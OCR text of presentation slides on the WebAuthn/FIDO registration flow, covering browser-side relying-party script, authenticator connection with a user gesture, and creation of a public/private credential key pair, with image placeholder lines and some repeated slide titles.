
ARCHITECTURE - REGISTRATION



Step 2

- Server ("Relying-party") script runs in the client browser
- Utilizes the Client Platform (user-agent header and device - laptop, mobile)


ARCHITECTURE - REGISTRATION



Step 3

- Client platform connects to the authenticator (e.g., Fido / TPM)
- Requests an authorization gesture from the user (e.g., fingerprint, Windows Hello)


ARCHITECTURE - REGISTRATION



Step 3

- Client platform connects to the authenticator (e.g., Fido / TPM)
- Requests an authorization gesture from the user (e.g., fingerprint, Windows Hello)


ARCHITECTURE - REGISTRATION




Step 4


- If authorized, a new credential (private key) is created

SECURITY - CREDENTIAL



SECURITY - CREDENTIAL






Public Key

SECURITY - CREDENTIAL

Public Key

Private Key

